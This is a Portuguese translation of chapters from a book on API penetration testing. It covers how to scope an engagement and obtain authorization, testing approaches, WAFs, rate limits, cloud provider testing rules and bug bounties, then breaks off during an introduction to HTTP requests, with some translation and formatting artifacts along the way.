O teste de segurança de API não se encaixa perfeitamente no molde de um teste de penetração geral, nem no de um teste de penetração de aplicativo da Web.

teste de penetração. Devido ao tamanho e à complexidade das superfícies de ataque de API de muitas organizações, o teste de penetração de API é um serviço exclusivo. Neste capítulo

Discutirei os recursos das APIs que você deve incluir em seu teste e documentar antes do ataque. O conteúdo deste capítulo o ajudará a avaliar a quantidade de atividade necessária para um envolvimento, garantirá que você planeje testar todos os recursos das APIs de destino e o ajudará a evitar problemas.

O teste de penetração de API exige um *escopo* bem desenvolvido, ou um relato das metas e dos recursos do que você tem permissão para testar, o que garante que o cliente e o testador tenham um entendimento mútuo do trabalho que está sendo feito.

O escopo de um compromisso de teste de segurança de API se resume a alguns fatores: sua metodologia, a magnitude do teste, os recursos-alvo, quaisquer restrições ao teste, seus requisitos de relatório e se você planeja realizar testes de correção.

Autorização de recebimento

Antes de atacar as APIs, é extremamente importante que você receba um contrato assinado que inclua o escopo do compromisso e lhe conceda autorização para atacar os recursos do cliente dentro de um período de tempo específico.

Para um teste de penetração de API, esse contrato pode assumir a forma de uma declaração de trabalho (SOW) assinada que liste as metas aprovadas, garantindo que você e seu cliente concordem com o serviço que desejam que você forneça. Isso inclui chegar a um acordo sobre quais aspectos de uma API serão testados, determinar quaisquer exclusões e definir um horário acordado para a realização dos testes.

Verifique novamente se a pessoa que assina o contrato é um representante do cliente-alvo que está em posição de autorizar o teste. Certifique-se também de que os ativos a serem testados sejam de propriedade do cliente; caso contrário, você precisará lavar e repetir essas instruções com o proprietário adequado. Lembre-se de levar em consideração o local em que o cliente está hospedando suas APIs e se ele está realmente em condições de autorizar os testes no software e no hardware.

Algumas organizações podem ser muito restritivas em sua documentação de escopo. Se você tiver a oportunidade de desenvolver o escopo, recomendo que, com suas próprias palavras calmas, explique gentilmente aos seus clientes que os criminosos não têm escopo ou limitações. Os verdadeiros criminosos não levam em consideração outros projetos que estejam consumindo recursos de TI; eles não evitam a sub-rede com servidores de produção confidenciais nem se preocupam em invadir em horários inconvenientes do dia. Faça um esforço para convencer seu cliente do valor de ter um compromisso menos restritivo e, em seguida, trabalhe com ele para documentar os detalhes.

Reúna-se com o cliente, explique exatamente o que vai acontecer e documente tudo exatamente no contrato, e-mails de lembrete ou anotações. Se você se ater ao acordo documentado para os serviços solicitados, deverá estar operando de forma legal e ética. No entanto, provavelmente vale a pena reduzir seu risco consultando um advogado ou seu departamento jurídico.

Modelagem de ameaças em um teste de API

A modelagem de ameaças é o processo usado para mapear as ameaças a um provedor de API. Se você modelar um teste de penetração de API com base em uma ameaça relevante, poderá escolher ferramentas e técnicas direcionadas a esse ataque. Os melhores testes de uma API serão aqueles que se alinharam com as ameaças reais ao provedor de API.

Um *agente de ameaça* é o adversário ou invasor da API. O adversário pode ser qualquer pessoa, desde um membro do público que se depara com a API com pouco ou nenhum conhecimento do aplicativo até um cliente que usa o aplicativo, um parceiro de negócios desonesto ou um insider que sabe bastante sobre o aplicativo. Para realizar um teste que agregue o máximo de valor à segurança da API, é ideal mapear o provável adversário e suas técnicas de hacking.

Seu método de teste deve seguir diretamente a perspectiva do agente da ameaça, já que essa perspectiva deve determinar as informações que você está usando.

fornecido sobre seu alvo. Se o agente da ameaça não souber nada sobre a API, ele precisará fazer uma pesquisa para determinar as maneiras pelas quais poderá atacar o aplicativo. No entanto, um parceiro de negócios desonesto ou uma ameaça interna pode saber bastante sobre o aplicativo sem nenhum reconhecimento. Para tratar dessas distinções, há três abordagens básicas de teste de penetração: caixa preta, caixa cinza e caixa branca.

Os testes de caixa preta modelam a ameaça de um invasor oportunista - alguém que pode ter se deparado com a organização-alvo ou sua API. Em um compromisso de API verdadeiramente de caixa preta, o cliente não divulgaria nenhuma informação sobre sua superfície de ataque ao testador. É provável que você inicie seu compromisso com nada mais do que o nome da empresa que assinou a SOW. A partir daí, o esforço de teste envolverá a realização de reconhecimento usando inteligência de código aberto (OSINT) para saber o máximo possível sobre a organização-alvo. Você pode descobrir a s u p e r f í c i e de ataque do alvo usando uma combinação de pesquisa em mecanismos de busca, mídia social, registros financeiros públicos e informações de DNS para saber o máximo possível sobre o domínio da organização. As ferramentas e técnicas para essa abordagem são abordadas com muito mais detalhes no [Capítulo 6](#). Depois de realizar a OSINT, você deve ter compilado uma lista de endereços IP, URLs e pontos de extremidade de APIs de destino que poderá apresentar ao cliente para análise. O cliente deve examinar sua lista de alvos e, em seguida, autorizar o teste.

Um teste de caixa cinza é um envolvimento mais informado que busca realocar o tempo gasto em reconhecimento e, em vez disso, investi-lo em testes ativos. Ao realizar um teste de caixa cinza, você imitará um atacante mais bem informado. Você receberá informações como, por exemplo, quais alvos estão dentro e fora do escopo, bem como acesso à documentação da API e talvez uma conta de usuário básica. Você também pode ter permissão para ignorar determinados controles de segurança do perímetro da rede.

Os programas de recompensa por bugs geralmente se enquadram em algum ponto do espectro entre os testes de caixa preta e caixa cinza. Um programa de recompensa por bugs é um compromisso em que uma empresa permite que hackers testem seus aplicativos da Web em busca de vulnerabilidades, e as descobertas bem-sucedidas fazem com que a empresa anfitriã forneça um pagamento de recompensa ao descobridor. As recompensas por bugs não são totalmente "caixa preta" porque o caçador de recompensas recebe alvos aprovados, alvos que estão fora do escopo, tipos de vulnerabilidades que são recompensados e tipos permitidos de ataques. Com essas restrições em vigor, os caçadores de bugs são limitados apenas por seus próprios recursos, portanto, eles decidem quanto tempo é gasto em reconhecimento em comparação com outras técnicas. Se você estiver interessado em saber mais sobre a caça a bugs, recomendo fortemente o *Bug Bounty Bootcamp* (<https://nostarch.com/bug-bounty-bootcamp>) de Vickie Li.

Em uma abordagem de caixa branca, o cliente divulga o máximo possível de informações sobre o funcionamento interno de seu ambiente. Além das informações fornecidas para o teste de caixa cinza, isso pode incluir o acesso a código-fonte do aplicativo, informações de design, o kit de desenvolvimento de software (SDK) usado para desenvolver o aplicativo e muito mais. Os testes de caixa branca modelam a ameaça de um invasor interno, alguém que conhece o funcionamento interno da organização e tem acesso ao código-fonte real. Quanto mais informações lhe forem fornecidas em um compromisso de caixa branca, mais detalhadamente o alvo será testado.

A decisão do cliente de tornar o compromisso caixa branca, caixa preta ou algo intermediário deve se basear em um modelo de ameaças e na inteligência sobre ameaças. Usando o modelo de ameaças, trabalhe com seu cliente para definir o perfil do atacante mais provável da organização. Por exemplo, digamos que você esteja trabalhando com uma pequena empresa que seja politicamente irrelevante; ela não faz parte da cadeia de suprimentos de uma empresa mais importante e não fornece um serviço essencial. Nesse caso, seria absurdo supor que o adversário da organização seja um uma ameaça persistente avançada (APT) bem financiada, como um estado-nação. Usar as técnicas de uma APT contra essa pequena empresa seria como usar um ataque de drone contra um pequeno ladrão. Em vez disso, para oferecer ao cliente o máximo de valor, você deve usar a modelagem de ameaças para criar uma ameaça realista. Nesse caso, o provável invasor pode ser um indivíduo oportunista e de qualificação média que se deparou com o site da organização e provavelmente executará apenas exploits publicados contra vulnerabilidades conhecidas. O método de teste adequado para o atacante oportunista seria um teste de caixa preta limitado.

A maneira mais eficaz de modelar uma ameaça para um cliente é realizar uma pesquisa com ele. A pesquisa precisará revelar o escopo de exposição do cliente a ataques, sua importância econômica, seu envolvimento político, se ele está envolvido em alguma cadeia de suprimentos, se oferece serviços essenciais e se há outros motivos em potencial para um criminoso querer atacá-lo. Você pode desenvolver sua própria pesquisa ou elaborar uma com base em recursos profissionais existentes, como o MITRE ATT&CK (<https://attack.mitre.org>) ou o OWASP (https://cheatsheetseries.owasp.org/cheatsheets/Threat_Modeling_Cheat_Sheet.html).

O método de teste que você selecionar determinará grande parte do esforço restante de definição do escopo. Como os testadores de caixa preta recebem muito poucas informações sobre o escopo, os itens de escopo restantes são relevantes para os testes de caixa cinza e caixa branca.

Quais recursos de API você deve testar

Um dos principais objetivos do escopo de um compromisso de segurança de API é descobrir a quantidade de trabalho que você terá de fazer como parte do teste. Dessa forma, você deve descobrir quantos endpoints, métodos, versões, recursos, mecanismos de autenticação e autorização e níveis de privilégio exclusivos da API você precisará testar. A magnitude do teste pode ser determinada por meio de entrevistas com o cliente, uma análise da documentação relevante da API e acesso às coleções de API. Quando tiver as informações solicitadas, você poderá avaliar quantas horas serão necessárias para testar efetivamente as APIs do cliente.

Teste de autenticação de API

Determine como o cliente deseja lidar com o teste de usuários autenticados e não autenticados. O cliente pode querer que você teste diferentes usuários e funções de API para verificar se há vulnerabilidades presentes em algum dos diferentes níveis de privilégio. O cliente também pode querer que você teste um processo que ele usa para autenticação e autorização de usuários. Quando se trata de

Com relação aos pontos fracos da API, muitas das vulnerabilidades prejudiciais são descobertas na autenticação e na autorização. Em uma situação de caixa preta, você precisaria descobrir o processo de autenticação do alvo e procurar se autenticar.

Firewalls de aplicativos da Web

Em um compromisso de caixa branca, você deve estar ciente de todos os firewalls de aplicativos da Web (WAFs) que possam estar em uso. Um *WAF* é um mecanismo de defesa comum para aplicativos da Web e APIs. Um WAF é um dispositivo que controla o tráfego de rede que chega à API. Se um WAF tiver sido configurado corretamente, você descobrirá rapidamente durante os testes quando o acesso à API for perdido após a realização de uma simples varredura. Os WAFs podem ser excelentes para limitar solicitações inesperadas e interromper um teste de segurança de API em seu caminho. Um WAF eficaz detectará a frequência de solicitações ou falhas de solicitação e banirá seu dispositivo de teste.

Em compromissos de caixa cinza e caixa branca, o cliente provavelmente revelará o WAF para você, e nesse momento você terá que tomar algumas decisões. Embora as opiniões divirjam sobre se as organizações devem relaxar a segurança para tornar os testes mais eficazes, uma defesa de segurança cibernética em camadas é fundamental para proteger as organizações de forma eficaz. Em outras palavras, ninguém deve colocar todos os seus ovos na cesta do WAF. Com tempo suficiente, um invasor persistente pode conhecer os limites do WAF, descobrir como contorná-lo ou usar uma vulnerabilidade de dia zero que o torne irrelevante.

O ideal é que o cliente permita que o seu endereço IP de ataque contorne o WAF ou ajuste o nível típico de segurança de limite para que você possa testar os controles de segurança que serão expostos aos consumidores da API. Conforme discutido anteriormente, a elaboração de planos e a tomada de decisões como essa têm a ver com a modelagem de ameaças. Os melhores testes de uma API são aqueles que se alinham com as ameaças reais ao provedor de API. Para obter um teste que agregue o máximo de valor à segurança da API, é ideal mapear o provável adversário e suas técnicas de hacking. Caso contrário, você se verá testando a eficácia do WAF do provedor de API em vez da eficácia dos controles de segurança da API.

Teste de aplicativos móveis

Muitas organizações têm aplicativos móveis que expandem a superfície de ataque. Além disso, os aplicativos móveis geralmente dependem de APIs para transmitir dados dentro do aplicativo e para servidores de suporte. Você pode testar essas APIs por meio de revisão manual do código, análise automatizada do código-fonte e análise dinâmica. A revisão *manual* do código envolve o acesso ao código-fonte do aplicativo móvel e a busca de possíveis vulnerabilidades. A análise *automatizada* do código-fonte é semelhante, mas usa ferramentas automatizadas para auxiliar na busca de vulnerabilidades e artefatos interessantes. Por fim, a análise *dinâmica* é o teste do aplicativo enquanto ele está em execução. A análise dinâmica inclui a interceptação das solicitações da API do cliente do aplicativo móvel e das respostas da API do servidor e, em seguida, a tentativa de encontrar pontos fracos que possam ser explorados.

Documentação da API de auditoria

A documentação de uma API é um manual que descreve como usar a API e inclui requisitos de autenticação, funções de usuário, exemplos de uso e informações sobre o ponto de extremidade da API. Uma boa documentação é essencial para o sucesso comercial de qualquer API autossuficiente. Sem uma documentação eficaz da API, as empresas teriam que confiar no treinamento para dar suporte aos seus consumidores. Por esses motivos, você pode apostar que suas APIs de destino têm documentação.

No entanto, essa documentação pode estar repleta de imprecisões, informações desatualizadas e vulnerabilidades de divulgação de informações. Como hacker de API, você deve procurar a documentação da API do seu alvo e usá-la a seu favor. Nos testes de caixa cinza e caixa branca, uma auditoria da documentação da API deve ser incluída no escopo. Uma revisão da documentação aumentará a segurança das APIs de destino ao expor os pontos fracos, inclusive as falhas de lógica comercial.

Teste de limite de taxa

A limitação de taxa é uma restrição ao número de solicitações que um consumidor de API pode fazer em um determinado período de tempo. Ela é imposta pelos servidores da Web, firewall ou firewall de aplicativo da Web de um provedor de API e atende a dois objetivos importantes para os provedores de API: permite a monetização das APIs e evita que o consumidor faça solicitações de APIs.

o consumo excessivo dos recursos do provedor. Como a limitação de taxa é um fator essencial que permite que as organizações monetizem suas APIs, você deve incluí-la em seu escopo durante os compromissos de API.

Por exemplo, uma empresa pode permitir que um usuário de API de nível gratuito faça uma solicitação por hora. Depois que essa solicitação for feita, o consumidor não poderá fazer nenhuma outra solicitação por uma hora. No entanto, se o usuário pagar uma taxa a essa empresa, ele poderá fazer centenas de solicitações por hora. Sem controles adequados, esses consumidores de API que não pagam poderiam encontrar maneiras de ignorar o pedágio e consumir a quantidade de dados que desejasse.

O teste de limite de taxa não é o mesmo que o teste de negação de serviço (DoS). O teste de DoS consiste em ataques destinados a interromper os serviços e tornar os sistemas e aplicativos indisponíveis para os usuários. Enquanto os testes de DoS têm o objetivo de avaliar a resiliência dos recursos de computação de uma organização, os testes de taxa

O teste de limite procura contornar as restrições que limitam a quantidade de solicitações enviadas em um determinado período de tempo. A tentativa de contornar a limitação de taxa não necessariamente causará uma interrupção nos serviços. Em vez disso, contornar a limitação de taxa pode ajudar em outros ataques e demonstrar um ponto fraco no método de monetização da API de uma organização.

Normalmente, uma organização publica os limites de solicitação de sua API na documentação da API. A descrição será algo como o seguinte:

Você pode fazer X solicitações em um período de tempo Y . Se você exceder esse limite, receberá uma resposta Z do nosso servidor da Web.

O Twitter, por exemplo, limita as solicitações com base em sua autorização depois que você é autenticado. A primeira camada pode fazer 15

Hacking APIs (Acesso antecipado) © 2022 por Corey
solicitações a cada 15 minutos, e a camada seguinte pode fazer 180 solicitações a
cada 15 minutos. Se você exceder seu limite de solicitações, receberá um erro
HTTP 420, conforme mostrado na Figura 0-1.



Figura 0-1: Código de status HTTP do Twitter em <https://developer.twitter.com/en/docs>

Se não houver controles de segurança suficientes para limitar o acesso a uma API, o provedor de API perderá dinheiro com os consumidores que burlam o sistema, incorrerá em custos adicionais devido ao uso de recursos adicionais do host e ficará vulnerável a ataques de DoS.

Restrições e exclusões

A menos que especificado de outra forma na documentação de autorização do teste de penetração, você deve presumir que não realizará ataques de DoS e DoS distribuído (DDoS). Em minha experiência, é muito raro ser autorizado a fazer isso. Quando o teste de DoS é autorizado, ele é claramente explicitado na documentação formal. Além disso, com exceção de determinados compromissos de emulação de adversários, os testes de penetração e a engenharia social geralmente são mantidos como exercícios separados. Dito isso, sempre verifique se você pode usar ataques de engenharia social (como phishing, vishing e smishing) ao fazer testes de penetração.

Por padrão, nenhum programa de recompensa por bugs aceita tentativas de engenharia social, ataques de DoS ou DDoS, ataques a clientes e acesso a dados de clientes. Em situações em que é possível realizar um ataque contra um usuário, os `programas` normalmente sugerem a criação de várias contas e, quando surgir a oportunidade relevante, o ataque às suas próprias contas de teste.

Além disso, determinados programas ou clientes podem explicitar problemas conhecidos. Certos aspectos de uma API podem ser considerados uma descoberta de segurança, mas também podem ser um recurso de conveniência intencional. Por exemplo, uma função de esquecimento de senha pode exibir uma mensagem que permite ao usuário final saber se o e-mail ou a senha estão incorretos; essa mesma função pode conceder a um invasor a capacidade de aplicar força bruta em nomes de usuário e e-mails válidos. A organização pode já ter decidido aceitar esse risco e não deseja que você o teste.

Preste muita atenção a quaisquer exclusões ou restrições no contrato. Quando se trata de APIs, o programa pode permitir o teste de seções específicas de uma determinada API e pode restringir determinados caminhos em uma API aprovada. Por exemplo, um provedor de API bancária pode compartilhar recursos com terceiros e pode não ter autorização para permitir testes. Assim, eles podem especificar que você pode atacar o endpoint `/api/accounts`, mas não `/api/shared/accounts`.

Como alternativa, o processo de autenticação do alvo pode ser feito por meio de um terceiro que você não está autorizado a atacar. Você precisará prestar muita atenção ao escopo para realizar testes legalmente autorizados.

Teste de segurança de APIs de nuvem

Os aplicativos da Web modernos geralmente são hospedados na nuvem.

Quando você ataca um aplicativo da Web hospedado na nuvem, na verdade está atacando os serviços físicos dos provedores de nuvem (provavelmente Amazon, Google ou Microsoft). Cada nuvem

O provedor de nuvem tem seu próprio conjunto de termos e serviços de teste de penetração com os quais você deve se familiarizar. A partir de 2021, os provedores de nuvem geralmente se tornaram mais amigáveis com os testadores de penetração, e muito menos deles exigem envios de autorização. Ainda assim, alguns aplicativos da Web e APIs hospedados na nuvem exigirão que você obtenha autorização para testes de penetração, como para as APIs do Salesforce de uma organização.

Você deve sempre conhecer os requisitos atuais do provedor de nuvem de destino antes de atacar. A lista a seguir descreve as políticas dos provedores mais comuns.

Amazon Web Services (AWS)

O AWS melhorou muito sua posição em relação aos testes de penetração. No momento em que este texto foi escrito, o AWS permite que seus clientes realizem todos os tipos de testes de segurança, com exceção de deslocamento de zona DNS, ataques DoS ou DDoS, ataques DoS ou DDoS simulados, inundação de portas, inundação de protocolos e inundação de solicitações. Para quaisquer exceções

Para isso, você deve enviar um e-mail à AWS e solicitar permissão para realizar testes. Se estiver solicitando uma exceção, certifique-se de incluir as datas dos testes, as contas e os ativos envolvidos, seu número de telefone e uma descrição do ataque proposto.

Google Cloud Platform (GCP) O Google simplesmente afirma que você não precisa solicitar permissão ou notificar a empresa para realizar testes de penetração. No entanto, o Google também afirma que você deve permanecer em conformidade com a política de uso aceitável (AUP) e os termos de serviço (TOS) e permanecer dentro do escopo autorizado. A AUP e os TOS proíbem ações ilegais, phishing, spam, distribuição de arquivos maliciosos ou destrutivos (como vírus, worms e cavalos de Troia) e interrupção dos serviços do GCP.

Microsoft Azure A Microsoft adota uma abordagem amigável aos hackers e não exige que você notifique a empresa antes de fazer o teste.

Além disso, ela tem uma página "Penetration Testing Rules of Engagement" (Regras de envolvimento em testes de penetração) que explica exatamente que tipo de teste de penetração é permitido

(<https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement>).

Pelo menos por enquanto, os provedores de nuvem estão adotando uma postura favorável às atividades de teste de penetração. Desde que você se mantenha atualizado com os termos do provedor, deverá estar operando legalmente se testar apenas os alvos que estiver autorizado a hackear e evitar ataques que possam causar a interrupção dos serviços.

Teste de Dos

Mencionei que os ataques DoS geralmente estão fora de cogitação. Trabalhe com o cliente para entender seu apetite de risco para o compromisso em questão. Se o cliente estiver

confiante sobre a força de sua infraestrutura e está disposto a aceitar os riscos associados aos ataques de DoS. Caso contrário, trabalhe com o cliente para ver o que ele está disposto a permitir.

Os ataques de DoS representam uma enorme ameaça à segurança das APIs. Um ataque de DoS intencional ou acidental interromperá os serviços fornecidos pela organização-alvo, tornando a API ou o aplicativo da Web inacessível. Uma interrupção de negócios não planejada como essa geralmente é um fator desencadeante para que uma organização busque recursos legais. Portanto, tenha o cuidado de realizar somente os testes que você está autorizado a realizar!

Em última análise, o fato de um cliente aceitar ou não o teste de DoS como parte do escopo depende do *apetite de risco* da organização ou da quantidade de risco que uma organização está disposta a assumir para atingir seu objetivo. Entender o apetite de risco de uma organização pode ajudá-lo a adaptar seus testes. Se uma organização é de ponta e tem muita confiança em sua segurança, ela pode ter um grande apetite por riscos. Um compromisso adaptado a um grande apetite por risco envolveria a conexão com todos os recursos e a execução de todas as explorações desejadas. No lado oposto do espectro estão as organizações muito avessas ao risco. O envolvimento dessas organizações será como andar sobre cascas de ovos. Esse tipo de compromisso terá muitos detalhes no escopo: qualquer máquina que você possa atacar será explicitada, e talvez seja necessário pedir permissão antes de executar determinadas explorações.

Relatórios e testes de correção

Para o seu cliente, o aspecto mais valioso do seu teste é o relatório que você envia para comunicar suas descobertas sobre a eficácia dos controles de segurança da API. O relatório deve especificar as vulnerabilidades que você descobriu durante os testes e explicar ao cliente como ele pode realizar a correção para melhorar a segurança das APIs.

O último aspecto a ser verificado durante a definição do escopo é se o provedor de API gostaria de realizar testes de correção. Depois que o cliente tiver seu relatório, ele deve tentar corrigir as vulnerabilidades da API. A realização de um novo teste das descobertas anteriores validará que as vulnerabilidades foram corrigidas com sucesso. O reteste pode sondar exclusivamente os pontos fracos ou pode ser um reteste completo para verificar se alguma alteração aplicada à API introduziu novos pontos fracos.

Uma observação sobre o escopo da recompensa por bugs

Se você pretende se tornar um hacker profissional, uma ótima maneira de começar a trabalhar é se tornar um caçador de recompensas por bugs. Organizações como BugCrowd e HackerOne criaram plataformas que facilitam para qualquer pessoa criar uma conta e começar a caçar. Além disso, muitas organizações executam seus próprios programas de recompensa por bugs, incluindo Google, Microsoft, Apple, Twitter e GitHub. Esses programas incluem muitas recompensas por bugs de API, muitas das quais têm incentivos adicionais. Por exemplo, o programa de recompensa por bugs do Files.com hospedado no BugCrowd inclui recompensas específicas para APIs, conforme mostrado na Figura 0-2.

Considering the higher business impact of issues affecting the following targets, we are offering a 10% bonus on valid submissions (severity P2-P4) for them:																																			
<ul style="list-style-type: none">• app.files.com• your-assigned-subdomain.files.com• REST API																																			
<table border="1"><thead><tr><th>Target</th><th>P1</th><th>P2</th><th>P3</th><th>P4</th></tr></thead><tbody><tr><td>your-assigned-subdomain.files.com</td><td>up to \$10,000</td><td>\$2,500</td><td>\$500</td><td>\$100</td></tr><tr><td>Files.com Desktop Application for Windows or Mac</td><td>up to \$2,000</td><td>\$1,000</td><td>\$200</td><td>\$100</td></tr><tr><td>app.files.com</td><td>up to \$10,000</td><td>\$2,500</td><td>\$500</td><td>\$100</td></tr><tr><td>www.files.com</td><td>up to \$2,000</td><td>\$1,000</td><td>\$200</td><td>\$100</td></tr><tr><td>Files.com REST API</td><td>up to \$10,000</td><td>\$2,500</td><td>\$500</td><td>\$100</td></tr></tbody></table>						Target	P1	P2	P3	P4	your-assigned-subdomain.files.com	up to \$10,000	\$2,500	\$500	\$100	Files.com Desktop Application for Windows or Mac	up to \$2,000	\$1,000	\$200	\$100	app.files.com	up to \$10,000	\$2,500	\$500	\$100	www.files.com	up to \$2,000	\$1,000	\$200	\$100	Files.com REST API	up to \$10,000	\$2,500	\$500	\$100
Target	P1	P2	P3	P4																															
your-assigned-subdomain.files.com	up to \$10,000	\$2,500	\$500	\$100																															
Files.com Desktop Application for Windows or Mac	up to \$2,000	\$1,000	\$200	\$100																															
app.files.com	up to \$10,000	\$2,500	\$500	\$100																															
www.files.com	up to \$2,000	\$1,000	\$200	\$100																															
Files.com REST API	up to \$10,000	\$2,500	\$500	\$100																															

Figura 0-2: O programa de recompensa por bugs do Files.com no BugCrowd, um dos muitos que incentivam descobertas relacionadas à API

Nos programas de recompensa por bugs, você deve prestar atenção a dois contratos: os termos de serviço do provedor de recompensa por bugs e o escopo do programa. A violação de qualquer um desses contratos pode resultar não apenas no banimento do provedor de recompensas por bugs, mas também em problemas legais. Os termos de serviço do provedor de recompensas conterão informações importantes sobre como ganhar recompensas, relatar descobertas e o relacionamento entre o provedor de recompensas, os testadores, os pesquisadores e os hackers que participam e o alvo.

O escopo o equipará com as APIs de destino, as descrições, os valores das recompensas, as regras de engajamento, os requisitos de relatórios e as restrições. Para recompensas por bugs de API, o escopo geralmente incluirá a documentação da API ou um link para a documentação. A Tabela 0-1 lista algumas das principais considerações sobre recompensas por bugs que você deve entender antes de testar.

Tabela 0-1: Considerações sobre o teste de recompensa por bugs

Metas	URLs que são aprovados para testes e prêmios. Preste atenção aos subdomínios listados, pois alguns podem estar fora do escopo.
Termos de divulgação	As regras relacionadas à sua capacidade de publicar suas descobertas.
Exclusões	URLs que são excluídos de testes e prêmios.
Restrições de teste	Restrições sobre os tipos de vulnerabilidades que a organização recompensará. Muitas vezes, é preciso provar que a sua descoberta pode ser aproveitada em um ataque no mundo real, fornecendo evidências de exploração.
Legal	Regulamentações e leis governamentais adicionais que se aplicam devido à localização da organização, dos clientes e do data center.

Se você é novo na caça a bugs, recomendo que dê uma olhada na BugCrowd University, que tem um vídeo de introdução e uma página dedicada a testes de segurança de API por Sadako (<https://www.bugcrowd.com/resources/webinars/api-security-testing-for-hackers>). Além disso, confira o *Bug Bounty Bootcamp* (No

Starch, 2021), que é um dos melhores recursos disponíveis para você começar a trabalhar com bug bounties. Ele tem até um capítulo sobre hacking de API!

Certifique-se de entender as possíveis recompensas, se houver, de cada tipo de vulnerabilidade antes de dedicar tempo e esforço a ela. Por exemplo, já vi recompensas por bugs solicitadas por uma exploração válida de limitação de taxa que o host da recompensa por bugs considerou spam. Analise os envios de divulgação anteriores para ver se a organização foi combativa ou não estava disposta a pagar pelo que parecia ser um envio válido. Além disso, concentre-se nos envios bem-sucedidos que receberam recompensas. Que tipo de evidência o caçador de bugs forneceu e como ele relatou sua descoberta de modo a facilitar que a organização considerasse o bug válido?

Resumo

Neste capítulo, analisei os componentes do escopo do teste de segurança da API. O desenvolvimento do escopo de um compromisso de API deve ajudá-lo a entender o método de teste a ser implantado, bem como a magnitude do compromisso. Você também deve entender o que pode e o que não pode ser testado, bem como quais ferramentas e técnicas serão usadas no trabalho. Se os aspectos de teste tiverem sido claramente definidos e você testar dentro dessas especificações, estará preparado para um compromisso bem-sucedido de teste de segurança de API.

No próximo capítulo, abordarei a funcionalidade dos aplicativos Web que você precisará entender para saber como as APIs Web funcionam. Se você já entende os conceitos básicos de aplicativos Web, vá para o [Capítulo 2](#), no qual abordarei a anatomia técnica das APIs.

1

COMO TRABALHAMOS COM AS AÇÕES DA B A P L I C A Ç Ã O



Antes de invadir APIs, você precisa entender as tecnologias que as suportam. Neste capítulo, abordarei tudo o que você precisa

É importante que você conheça os aplicativos da Web, inclusive os aspectos fundamentais do HyperText Transfer Protocol (HTTP), autenticação e autorização e bancos de dados comuns de servidores da Web. Como as APIs da Web são alimentadas por essas tecnologias, a compreensão desses conceitos básicos o preparará para usar e hackear APIs.

Noções básicas de aplicativos da Web

Os aplicativos da Web funcionam com base no modelo cliente/servidor: seu navegador da Web, o cliente, gera solicitações de recursos e as envia a computadores chamados servidores da Web. Por sua vez, esses servidores da Web enviam recursos para

os clientes em uma rede. O termo *aplicativo da Web* refere-se ao software que é executado em um servidor da Web, como Wikipedia, LinkedIn, Twitter, Gmail, GitHub e Reddit.

Em particular, os aplicativos da Web são projetados para a interatividade do usuário final. Enquanto os sites geralmente são somente de leitura e oferecem comunicação unidirecional do servidor da Web para o cliente, os aplicativos da Web permitem que a comunicação flua em ambas as direções, do servidor para o cliente e do cliente para o servidor. O Reddit, por exemplo, é um aplicativo da Web que funciona como um feed de notícias de informações que circulam pela Internet. Se fosse apenas um site, os visitantes seriam alimentados com qualquer conteúdo fornecido pela organização por trás do site. Em vez disso, o Reddit permite que os usuários interajam com as informações do site postando, votando a favor, votando contra, comentando, compartilhando, denunciando publicações ruins e personalizando seus feeds de notícias com subreddits que desejam ver. Esses recursos diferenciam o Reddit de um site estático.

Para que um usuário final comece a usar um aplicativo da Web, deve haver uma conversa entre o navegador da Web e um servidor da Web. O usuário final inicia essa conversa inserindo um URL na barra de endereços do navegador. Nesta seção, discutiremos o que acontece em seguida.

A URL

Você provavelmente já sabe que o *URL (uniform resource locator, localizador uniforme de recursos)* é o endereço usado para localizar recursos exclusivos na Internet. Esse URL é composto por vários componentes que você entenderá com utilidade ao criar solicitações de API em capítulos posteriores. Todos os URLs incluem o protocolo usado, o nome do host, a porta, o caminho e quaisquer parâmetros de consulta:

Protocolo://nome do host[:número da porta]/[caminho]/[?consulta][parâmetros]

Os protocolos são os conjuntos de regras que os computadores usam para se comunicar. Os protocolos primários usados no URL são HTTP/HTTPS para páginas da Web e FTP para transferências de arquivos.

A *porta*, um número que especifica um canal de comunicação, só é incluída se o host não resolver automaticamente a solicitação para a porta adequada. Normalmente, as comunicações HTTP ocorrem pela porta 80. O HTTPS, a versão criptografada do HTTP, usa a porta 443, e o FTP usa a porta 21. Para acessar um aplicativo da Web hospedado em uma porta não padrão, você pode incluir o número da porta no URL, da seguinte forma: <https://www.example.com:8443>. (As portas 8080 e 8443 são alternativas comuns para HTTP e HTTPS, respectivamente).

O *caminho* do diretório de arquivos no servidor da Web aponta para o local das páginas da Web e dos arquivos especificados no URL. O caminho usado em um URL é o mesmo que um caminho de arquivo usado para localizar arquivos em um computador.

A *consulta* é uma parte opcional do URL usada para executar funcionalidades como pesquisa, filtragem e tradução do idioma das informações solicitadas. O provedor de aplicativos da Web também pode usar as cadeias de consulta para rastrear determinadas informações, como o URL que o encaminhou para a página da Web, sua ID de sessão ou seu e-mail. A query string começa com um ponto de interrogação e contém uma string que o servidor está programado para processar. Por fim, os *parâmetros de consulta* são os valores que descrevem o que deve ser feito com a consulta fornecida. Por exemplo, o parâmetro de consulta lang=en que segue a página de consulta?

pode indicar ao servidor da Web que ele deve fornecer a página solicitada em inglês. Esses parâmetros consistem em outra cadeia de caracteres a ser processada pelo servidor da Web. Uma consulta pode conter vários parâmetros separados por um E comercial (&).

Para tornar essas informações mais concretas, considere o URL `https://twitter.com/search?q=hacking&src=typed_query`. Nesse exemplo, o protocolo é `https`, o nome do host é `twitter.com`, o caminho é `search`, a consulta é `?q` (que significa query), o parâmetro de consulta é `hacking` e `src=typed_query` é um parâmetro de rastreamento. Esse URL é criado automaticamente sempre que você clica na barra de pesquisa no aplicativo Web do Twitter, digita o termo de pesquisa "hacking" e pressiona ENTER. O navegador é programado para formar o URL em um

de forma que seja compreendida pelo servidor da Web do Twitter, e coleta algumas informações de rastreamento na forma do parâmetro `src`. O servidor da Web receberá a solicitação de conteúdo de invasão e responderá com informações relacionadas à invasão.

Solicitações HTTP

Quando um usuário final navega para um URL usando um navegador da Web, o navegador gera automaticamente uma *solicitação* HTTP para um recurso. Esse recurso é a informação que está sendo solicitada - normalmente os arquivos que compõem um site página. A solicitação é roteada pela Internet ou pela rede até o servidor da Web, onde é processada inicialmente. Se a solicitação for formada corretamente, o servidor da Web passará a solicitação para o aplicativo da Web.

A Listagem 1-1 mostra os componentes de uma solicitação HTTP enviada ao se autenticar no `twitter.com`.

```
POST /sessions2 HTTP/1.13
Host: twitter.com4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 Aceita:
